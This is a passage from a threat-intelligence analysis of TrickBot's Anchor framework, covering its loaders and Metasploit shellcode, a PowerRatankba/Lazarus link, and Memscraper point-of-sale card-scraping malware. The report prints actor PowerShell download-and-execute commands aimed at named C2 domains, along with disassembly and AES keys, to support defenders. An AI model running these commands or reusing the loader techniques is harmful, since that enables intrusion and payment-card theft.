


Figure 11: C2 domain resolved using OpenNIC resolvers



COMPONENT: BIN2HEX

This program is a command line utility for manipulating a binary file into various forms including C code, ASM code, hexlified text, BMP insertion.

```
bin2nex --bin=<input file>
    [--hex=hexFile]
    [--add=<add to hex>]
    [--base = <base file for hex + add>]
    [--code86 = <code in cpp file, call save_x86(HANDLE hFile)>]
    [--code64=<code in cpp file, call save_x64(HANDLE hFile)>]
    [--bmp=<input file to bmp file>]
    [--bmpAdd=<input file to additional bmp file>]
    [--emit=<input file to asm code _emit>]
    [--emitPrefix=<prefix in _emit file(0x010x030x05...)>]
```

Figure 12: Bin2hex parameters help message

```
bool save_x86(HANDLE hFile)
{
    DWORD dw = 0;
    const uint16_t nSize = 1024;uint8_t nVal[nSize] = { 0 };
    uint16_t idx = 0;
    nVal[0] = nVal[1023] + 77;
    nVal[1] = nVal[0] + 13;
    nVal[2] = nVal[1] + -202;
    nVal[3] = nVal[2] + -144;
    nVal[4] = nVal[3] + 3;
    nVal[5] = nVal[4] + -3;
    nVal[6] = nVal[5] + 0;
    nVal[7] = nVal[6] + 0;
    nVal[8] = nVal[7] + 4;
```

Figure 13: Bin2hex C code output example

COMPONENT: PSEXECUTOR

A binary designed to detonate a command, judging by the name and some of the recovered examples, this is predominantly designed to detonate PowerShell commands.




Figure 14 : PsExecutor cmd.exe overview




Figure 15: PsExecutor powershell command

This is an executable that would allow the actor to execute any PowerShell command you would want on the system. PowerShell is something these actors tend to favor as well, using all sorts of custom loaders and available frameworks for further profiling systems including Meterpreter, CobaltStrike and PowerShell Empire.

ANCHOR PROJECT PAYLOADS

The payloads pushed down to the bots are frequently Meterpreter, PowerShell Empire and CobaltStrike. These payloads are delivered using a mix of custom utilities like loaders with existing tools and scripts, which appears to be an effective strategy for these actors.

Meterpreter Loader:

The crypter layer on this loader had a notable string calling itself “RuntimeCrypter”.

```
.MEGA\_WRK_\__SOFT__\RuntimeCrypter\RuntimeCrypter\
```

Figure 16: RuntimeCrypter string

The main block of code inside also utilized some function calls not normally seen.

```
lea     rdx, [rsp+588h+ppsmemCounters] ; ppsmemCounters
call    cs:K32GetProcessMemoryInfo
xor     ebp, ebp
cmp     [rsp+588h+ppsmemCounters.WorkingSetSize], 3567E0h
cmovnb  edi, ebp
call    cs:GetCurrentProcess
mov     [rsp+588h+nndPreferred], ebp ; nndPreferred
xor     edx, edx        ; lpAddress
mov     rcx, rax        ; hProcess
mov     [rsp+588h+flProtect], 40h ; flProtect
mov     r9d, 3000h      ; flAllocationType
mov     r8d, 3E8h       ; dwSize
call    cs:VirtualAllocExNuma
test    rax, rax
lea     rcx, [rsp+588h+var_550]
cmovz   edi, ebp
call    sub_1400010C0
lea     rcx, [rsp+588h+SystemInfo] ; lpSystemInfo
call    cs:GetSystemInfo
cmp     [rsp+588h+SystemInfo.dwNumberOfProcessors], 2
mov     ecx, 5F5E100h
```

Figure 17: Start of main code block

Ultimately, this crypter layer is designed to XOR-decode the next layer, load it into memory and then detonate it.





Figure 18: XOR-decoding shellcode


The next layer turns out to be 64-bit Metasploit code for downloading Meterpreter.



```
mov     r10d, 5FC8D902h ; recv
call    rbp
cmp     eax, 0
jle     loc_2E1
add     rsp, 20h
pop     rsi
mov     esi, esi
xor     esi, 3CB72D54h  ; xor_key for size
lea     r11, [rsi+100h]
push    40h
pop     r9
push    1000h
pop     r8
mov     rdx, rsi
xor     rcx, rcx
mov     r10d, 0E553A458h ; VirtualAlloc
call    rbp
lea     rbx, [rax+100h]
mov     r15, rbx
push    rbx
push    rsi
push    rax

                        ; CODE XREF: seg000
xor     r9, r9
mov     r8, rsi
mov     rdx, rbx
mov     rcx, rdi
mov     r10d, 5FC8D902h ; recv
```

Figure 19: Receiving payload in Metasploit shellcode



```
            push    r14
            call    rc4_319         ; call over RC4 key
-------------------------------------------------------
            db 0E5h
            db  15h
            db 0D5h ; +
            db 0B2h ; ¦
            db  67h ; g
            db  3Bh ; ;
            db  38h ; 8
            db 0B4h ; ¦
            db  2Ah ; *
            db  34h ; 4
            db  62h ; b
            db 0C1h ; -
            db  6Eh ; n
            db 0DFh ;
            db 0B8h ; +
            db 0D5h

============= S U B R O U T I N E =======================


_319        proc near               ; CODE XREF: seg000
            pop     rsi
            xor     rax, rax
```

Figure 20: Metasploit loader shellcode RC4 decrypting payload

SIGNED TERRALOADER

Terraloader is frequently seen utilized by CobaltGroup but has also been sold to other actor groups. Here, we saw it being used to deliver another Metasploit stager in ApacheBench tool.

The Terraloader component has the normal string encoding you would see where it bruteforces the key out using known data. It is also a newer version that uses RC4 versus AES to decode the file to be delivered.

```
push    offset dword_4C67A0
push    0
push    15h
push    100h
push    4
call    sub_40DFFA
mov     edx, offset off_4B20CC ; Str
lea     ecx, dword_4C6740 ; int
call    sub_406008
mov     edx, offset a112c2c6ed000f0 ; "11
lea     ecx, dword_4C6784 ; int
call    sub_406008
mov     edx, offset a7_0 ; "7"
lea     ecx, dword_4C6720 ; int
call    sub_406008
mov     edx, offset aDemo ; "demo"
lea     ecx, dword_4C6718 ; int
call    sub_406008
call    sub_404CDF
push    0               ; uExitCode
call    sub_401111
call    sub_40E2B0
push    hHeap           ; hHeap
call    HeapDestroy
call    ExitProcess
start endp
```

Figure 21: Loader string decryption

After decrypting the file we are left with an ApacheBench executable that's been hollowed out with Metasploit loader shellcode, which in turn performs the same flow as the previously discussed one of TCP connection -> XOR-encoded length and RC4 encrypted payload to be detonated.

POWERSHELL TO METASPLOIT

Command to bot:

```
 powershell -nop -c "iex(New-Object
Net.WebClient).DownloadString('https://trueguys .pro/scripts/script.ps1')"
```

The script turns out to be a simple download and execute PowerShell script:

```
Import-Module BitsTransfer;
Start-BitsTransfer -Source "http://trueguys .pro/china_dll/adservice.dll"
-Destination "C:\Windows\Temp\adservice .dll";
rundll32.exe C:\Windows\Temp\adservice .dll, Exec
```

The executed DLL allocates a chunk of memory and copies over some data into it:




Figure 22: Allocate and load data

That data is then passed to a function along with some hardcoded strings:

```
loc_1000125A:
mov     edx, [ebp+var_4]
mov     [ebp+var_8], edx
mov     [ebp+var_C], offset aIyvnjvsoeuhxg7 ; "iyVnJvsoeuHxg71Z"
push    offset aFynhm56p0xzbzv ; "fynHM56P0xZBzv4Nh2woGRyUYF34ecD6"
mov     eax, [ebp+var_C]
push    eax             ; void *
mov     ecx, [ebp+var_8]
push    ecx             ; void *
call    sub_10001110
add     esp, 0Ch
push    2710h           ; dwMilliseconds
call    ds:Sleep
mov     edx, [ebp+var_8]
```

Figure 23: Call to function to decrypt data

This function turns out to be AES, and the previously mentioned strings are the AES key and initialization vector.

```
movzx   ecx, byte ptr [edx+eax]
mov     edx, 4
imul    eax, edx, 0
add     eax, [ebp+arg_0]
mov     edx, [ebp+var_4]
mov     cl, ds:InvSBox_1000F2C0[
mov     [eax+edx], cl
mov     edx, 4
shl     edx, 0
add     edx, [ebp+arg_0]
mov     eax, [ebp+var_4]
movzx   ecx, byte ptr [edx+eax]
mov     edx, 4
shl     edx, 0
add     edx, [ebp+arg_0]
mov     eax, [ebp+var_4]
mov     cl, ds:InvSBox_1000F2C0[
mov     [edx+eax], cl
mov     edx, 4
shl     edx, 1
add     edx, [ebp+arg_0]
mov     eax, [ebp+var_4]
movzx   ecx, byte ptr [edx+eax]
mov     edx, 4
shl     edx, 1
```

Figure 24: AES snippet

After being decoded, the chunk of data is once again a Metasploit shellcode loader chain with RC4 decryption of the download from the C2.

POWERRATANKBA, THE APT NEXUS

PowerRatankba? What does a tool linked to Lazarus have any business doing in a report on TrickBot? A good question that can not be answered without all the previously mentioned material in this report. First off, what has been covered thus far? “Anchor” has a bunch of functionality split across various pieces in the form of a framework; this framework seems to be primarily focused as an all-in-one attack framework designed to attack enterprise environments using both custom and existing toolage; this framework also includes components that are designed for uninstalling itself and removing forensic evidence that could indicate it had been on the system.

These are major revelations because the last part in certain environments could confuse incident response teams when it comes time to explain attribution.

Below is a recovered command-and-control tasking for a compromised machine to download a specific file issued to an infected machine we identified based on our external Anchor group tracking:

```
DownloadString('https://ecombox.store/tbl_add.php?action=cgetpsa')
```

This domain is extremely particular because it was linked to the Chilean Redbanc Intrusion, which was attributed to Lazarus [7].

uuid	event_id	category	type	value
5c4cb9a7-3684-4f00-bff9-383368f8e8cf	116	Payload delivery	md5	c9ed87e9f99c631cda368f6f329ee27e
5c4cba32-e9e4-4bbf-8396-383068f8e8cf	116	Payload installation	md5	c9ed87e9f99c631cda368f6f329ee27e
5c4cba32-070c-42ba-a0e0-383068f8e8cf	116	Payload installation	md5	5cc28f3f32e7274f13378a724a5ec33a
5c4cba32-0238-4c6d-b8e2-383068f8e8cf	116	Payload installation	md5	2025d91c1cdd33db576b2c90ef4067c7
5c4cba84-aed4-452e-8eb2-4e2768f8e8cf	116	Network activity	url	https://ecombox.store/tbl_add.php?action=cgetpsa
5c4cba84-c3c8-422c-a870-4e2768f8e8cf	116	Network activity	url	https://ecombox.store/tbl_add.php?action=cgetrun
5c4cbbd2-1258-453f-b07d-383068f8e8cf	116	Payload delivery	yara	rule APT_Lazarus_Keylogger { meta: description = "Detects poss

Figure 25: GitHub data related to Lazarus attack

So suddenly we are left with a number of questions: is Lazarus using TrickBot infections or is this simply a case of mistaken identity? Hopefully, this report will raise enough questions to get those answers some day.

MEMSCRAPER, THE FIN NEXUS

The Memscraper payload is this group's POS focused payload. It shares some similarities with Anchor bot in that they both can use OpenNIC resolvers with EmerDNS domains; they both have an 'installer' component, and also share the code used to generate the random filenames for writing to disk is the same.




Figure 26: Memscraper C2 domain on EmerDNS




Figure 27: Memscraper and Anchor installer drop name generation comparison

This POS malware is exactly what it sounds like as it is designed to scrape memory of processes looking for credit card data which will then be exfiltrated back to the C2 panel. It comes with an onboard whitelist of substrings that it will utilize when enumerating the process tree for the following processes:

- teller
- shop
- store
- retail
- macros
- pos
- processing
- proc
- kiosk
- opss
- directorr
- info
- reception
- kassa
- opos
- chef
- verifon
- infor




Figure 28: Memscraper process tree enumeration

As you can see in the above screenshot, a check has also been placed to blacklist Skype. After finding a good process, the memory will then be read using VirtualQueryEx and ReadProcessMemory before being enumerated for possible track data.




Figure 29: Memscraper hunting for possible card data in memory

After finding potential card data, the memory will be passed off to a function that will perform luhn checking to verify the card number before being POSTed up to the C2.

```
push    offset aContentDispo_0 ; "Content-Disposition: form-data; name=\""...
lea     ecx, [ebp+lpOptional]
call    sub_40134A
push    offset aMagneticCards ; "magnetic cards"
lea     ecx, [ebp+lpOptional]
call    sub_40134A
```

Figure 30: Memscraper magnetic cards




Figure 31: Memscraper building URL

